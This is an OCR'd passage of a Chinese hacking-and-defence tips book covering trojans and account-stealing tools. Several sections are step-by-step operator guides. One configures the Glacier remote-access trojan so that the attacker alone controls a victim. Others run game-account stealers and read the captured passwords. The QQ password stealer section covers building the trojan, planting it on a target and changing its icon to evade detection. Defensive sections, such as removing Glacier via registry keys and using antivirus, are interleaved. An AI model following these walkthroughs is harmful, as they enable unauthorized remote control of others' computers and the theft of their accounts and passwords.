


(3) 操作“肉鸡”

当有人中了木马后成了“肉鸡”，黑客就可以进行操作了。

- 查看对方信息

在测试时看到，在服务端窗口的左侧已经列出了中木马者的 IP，并在右边的对话框中显示了操作系统、版本号、用户名、用户密码等信息！




- 浏览对方文件

黑客只需单击“打开客户”按钮就可以浏览对方的文件。


- 操作文件

黑客可以对各个文件进行“打开”、“删除”、“下载”、“重命名”以及“远程运行”等操作，并查看其文件属性。



- 监控屏幕

当黑客使用“屏幕监控”功能时，就可以查看对方正在进行的各项操作。



举一反三

其他标签还有“进程列表”、“窗口列表”、“服务管理”、“注册表编辑器”、“文件查找”和“系统控制”等，利用“进程列表”与“窗口列表”可以关闭对方正在运行的程序，所以对待网页木马一点都不能大意。

技巧170　剖析网页木马防御技巧


对于来自网上网页木马的种种攻击，在了解

其攻击手法的同时，还需做好预防工作，其内容有以下几点。

(1) 提高安全级别

鉴于很多攻击是通过包含有恶意脚本来实现的，因此可以提高 IE 的级别。

❶ 打开 IE 浏览器。




注 意 事 项

需要注意的是，如选择高安全级别，一些需要使用 ActiveX 和脚本的网站可能无法正常显示。

(2) 过滤指定网页

对于一些包含有恶意代码的网页，可以将其屏蔽。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。



(3) 卸载或升级 WSH

有些利用 VBScript 编制的病毒，比如 I LOVE YOU 和 Newlove，都包含了一个以 VBS 为后缀名的附件，打开附件后，用户就会被感染。这些

病毒会利用 Windows 内嵌的 Windows Scripting Host，即 WSH 进行启动和运行。也就是说，如果将 WSH 禁用，隐藏在 VB 脚本中的病毒就无法被激活了。


❶ 选择“开始”→“设置”→“控制面板”命令，弹出“控制面板”对话框。


知识补充


在 Windows 98 中禁用 WSH 的方法：打开“添加/删除”对话框，选择“Windows 设置/附件”，并单击“详细资料”，取消 Windows Scripting Host 选项，完成后单击“确定”按钮。


(4) 禁用远程注册表服务

❶ 选择“开始”→“设置”→“控制面板”命令，弹出“控制面板”对话框。









技巧171 快速生成远程木马

远程攻击者在通过网络攻击一台电脑的常用方法是使用远程木马程序。它的特点是具有隐蔽性和非授权性的特点，它的控制端享有服务端的部分操作权限，包括修改文件、修改注册表、控制鼠标和键盘等。


像灰鸽子、广外女生、网络神偷、黑洞以及冰河等都是常用的远程木马，下面就在虚拟机里以冰河为例给大家进行讲解。

知识补充

在冰河文件夹中有 G_Client 和 G_Server 两个可执行文件。其中，G_Client 是客户端(控制端)、G_Server 是服务器端(被控端)，其中新版冰河服务端大小为 388KB，客户端大小为 827KB。

❶ 运行 G_Client 客户端程序。


❷ 单击图标，对相关内容进行设置。




专家坐堂

设置访问口令通常是为了让对方电脑只受自己控制，即使别人扫描到这台机器中了木马想进入的话，如果没有密码也是进不去的，一般情况下不改变，就选择默认值。

❸ 单击“自我保护”标签，并对相关内容进行设置。




❹ 单击“邮件通知”标签，对相关内容进行设置，单击“确定”按钮。




专家坐堂


“待配置文件”路径，即为软件文件夹中的 G_SERVER.EXE 文件。



❻ 运行 G_Client 客户端程序，单击“添加计算机”按钮。




❾ 单击“查看屏幕”按钮，在弹出的“图像参数设定”对话框中设置“图像格式”为 JPEG。并拖动滑块对图像色深和图像品质进行设置。




黑客可以通过冰河远程控制软件控制他人的磁盘，进行复制、删除以及移动等操作。此外，

还可以随意给对方发送信息。



如果想进一步控制此电脑，还可以单击“命令控制台”标签，通过在命令控制台中的口令类命令、控制类命令、网络类命令、文件类命令、注册表读写以及设置类命令等几个选项进行操作。



技巧172 防御远程木马绝招


用户一旦中了冰河木马，不要着急，只要按照以下步骤操作就可轻松解决。

冰河的服务器端程序为 G-server.exe，客户端程序为 G-client.exe，默认连接端口为 7626。一旦运行 G-server，那么该程序就会在 C:\Windows\system 目录下生成 Kernel32.exe 和 Sysexplr.exe 可执行文件，并删除自身。

Kernel32.exe 在系统启动时自动加载运行，Sysexplr.exe 和 TXT 文件关联。即使用户删除了 Kernel32.exe 文件，一旦打开 TXT 文件，Sysexplr.exe 就会被激活，它将再次生成 Kernel32.exe，于是冰河又回来了！这就是冰河屡删不止的原因。

❶ 按下 Shift 键的同时选择 C:\Windows\system 下的 Kernel32.exe 和 Sysexplr.exe 文件，然后单击鼠标右键。


❸ 删除 kerne132.exe 和 sysexplr.exe 文件后选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。




❹ 打开注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run。

❼ 打开注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices，删除数据为 C:\windows\system\Kernel32.exe 的字符串。

❽ 打开注册表 HKEY_CLASSES_ROOT\txtfile\shell\open\command。右击数据为 C:\windows\system\Sysexplr.exe %1 的字符串，在弹出的右键快捷菜单中选择“修改”命令。





专家坐堂

中冰河木马后，在注册表HKEY_CLASSES_ROOT\txtfile\shell\open\command 中的字符串数据就会由 C:\windows\notepad.exe %1 更改为 C:\windows\system\Sysexplr.exe %1。

技巧173　盗取游戏账号木马大曝光

随着网络经济大潮的到来，网游也受到众多网友的热捧和喜爱。据资料统计，以游戏《传奇》为例，因各种原因导致账号被盗的人数已经达到每天 300 人以上。


下面就以网络游戏《传奇》为例，给用户分析常见的盗取游戏账号的木马。

(1) 传奇网吧杀手


顾名思义，传奇网吧杀手盗号木马通常是针对网吧内的传奇游戏。


传奇网吧杀手各文件或程序的用途。

文件或程序	用　途
Cn0565.exe	传奇网吧杀手主程序
Group.dat	传奇分区信息
HOOK.dll	键盘热键文件
PsSdk_dll.dll	库文件
PsSdk_dll.dll.bak	备份库文件
WinMain.ini	配置文件
记录.txt	记录信息
说明.txt	文本文档
说明文件.txt	文本文档



❶ 运行传奇网吧杀手盗号木马程序。






注意事项

当出现“无法找到合适的网卡”提示时，用户只需把 PsSdk_dll.dll 删除，再把 PsSdk_dll.dll.bak 文件名修改为 PsSdk_dll.dll 即可解决此问题。

❹ 打开“记录”文本文档。




专家坐堂

当截取到类似 12345678/643457 这样的密码格式时，斜线前面为登录密码，后面为密保！

(2) 传奇影子

传奇影子盗号木马的界面非常简洁。但用户可不要因此小看它，其危害程度非常大。

❶ 运行传奇影子盗号木马程序。



知识补充

当用户将传奇影子盗号木马程序成功植入对方电脑后，一旦对方登录传奇 2 游戏，相关游戏信息就会自动发送到设置的接收邮箱中。

(3) 传奇精灵

传奇精灵木马程序的大小只有 14KB，支持邮件发送和邮件验证。

❶ 运行传奇精灵盗号木马程序。

知识补充

传奇精灵木马程序有一个显著的特点，其可以强制关闭防火墙。

技巧174 解析啊拉 QQ 密码潜伏者盗取 QQ 全过程


啊拉 QQ 密码潜伏者是一款可以截取多个 QQ 版本的 QQ 木马，并且不容易被杀毒软件查

杀，因此被众多黑客所喜爱。

(1) 上传文件至 ASP 空间


啊拉 QQ 密码潜伏者需要用户将 ip.asp、mail.asp 以及 QQWry.Dat 三个文件上传到 ASP 空间。


❶ 打开 ASP 空间。



注 意 事 项

一些技术实力强的黑客也会在一些浏览量较大的网站上挂马，这样，木马的传播范围和危害性就更大了。






(2) 生成服务端

❶ 运行啊拉 QQ 密码潜伏者。

❷ 在弹出的对话框中进行相关设置。



专家坐堂


如果没有 ASP 收信地址，用户可以填写邮箱来收信。

❸ 单击“测试邮箱”按钮，再单击“确定”按钮。

专家坐堂

此时，用户可以打开设置的邮箱，查看是否收到啊拉 QQ 密码潜伏者发出的信件。


❹ 单击“测试 asp 地址”按钮，再单击“确定”按钮。



专家坐堂

此时，用户可以打开 ASP 空间，查看是否收到啊拉 QQ 密码潜伏者发出的内容。

❺ 单击“设置完毕，生成木马”按钮。



举一反三

当啊拉 QQ 密码潜伏者服务端生成后，用户只需将服务端植入目标电脑中即可。

为了降低服务端被发现的风险，用户可以更改服务端的图标。

技巧175 剖析防御啊拉 QQ 密码潜伏者的技巧

啊拉 QQ 密码潜伏者是目前唯一一款能够截取所有版本 QQ 的木马软件。为此，用户如何防范啊拉 QQ 密码潜伏者木马呢？


注意事项


值得注意的是，啊拉 QQ 密码潜伏者能够通过大部分的杀毒软件测试。很多用户往往因盲目信任杀毒软件而中该木马。

(1) 安装小红伞防御

经多次测试数据表明，来自德国的小红伞杀毒软件是为数不多的能够检测出啊拉 QQ 密码潜伏者含有木马的杀毒软件之一。

❶ 全选所有啊拉 QQ 密码潜伏者文件。





知识补充

小红伞是德国著名的一款杀毒软件的中文昵称，可以有效保护个人电脑以及工作站的使用，以免受到病毒侵害。

专家坐堂

经小红伞杀毒软件查杀后，含有木马的啊拉 QQ 密码潜伏者可执行程序已经被删除。

当用户没有查杀啊拉 QQ 密码潜伏者即运行该程序时，小红伞会自动弹出木马信息。


专家坐堂


对此，用户只需选中“删除”按钮即可清除该木马。


(2) 巧用 360 木马专杀


360 木马专杀采用云安全与启发式双引擎扫描，能够快速地扫描常见的木马。

❶ 运行 360 安全卫士。









技巧176　安装杀毒软件和防火墙

一般的杀毒软件都带有防火墙，一旦发现病毒会自动报警，常用的杀毒软件有 360、瑞星、KV、金山毒霸、诺顿以及小红伞等。只要你的电脑里装了其中任何一种软件，并且保持经常升级，那一般的捆绑式木马和网页木马就逃不过它们的眼睛了。

因为虽然一般的杀毒软件不会认为木马是病毒，但是用捆绑机捆绑后的木马，大部分杀毒软件都会将其认为是病毒，网页木马一般也逃不过病毒防火墙的防范。


技巧177　巧用密保软件


密保软件能够有效地将用户的游戏账号保护起来，降低盗号风险。

常见的密保软件有金山密保、江民密保、瑞星账号保险柜、奇虎 360 保险箱等。

知识补充


密保软件除了能保护游戏账户之外，还能保护 QQ、MSN、网上银行、股票交易软件等账号和密码。

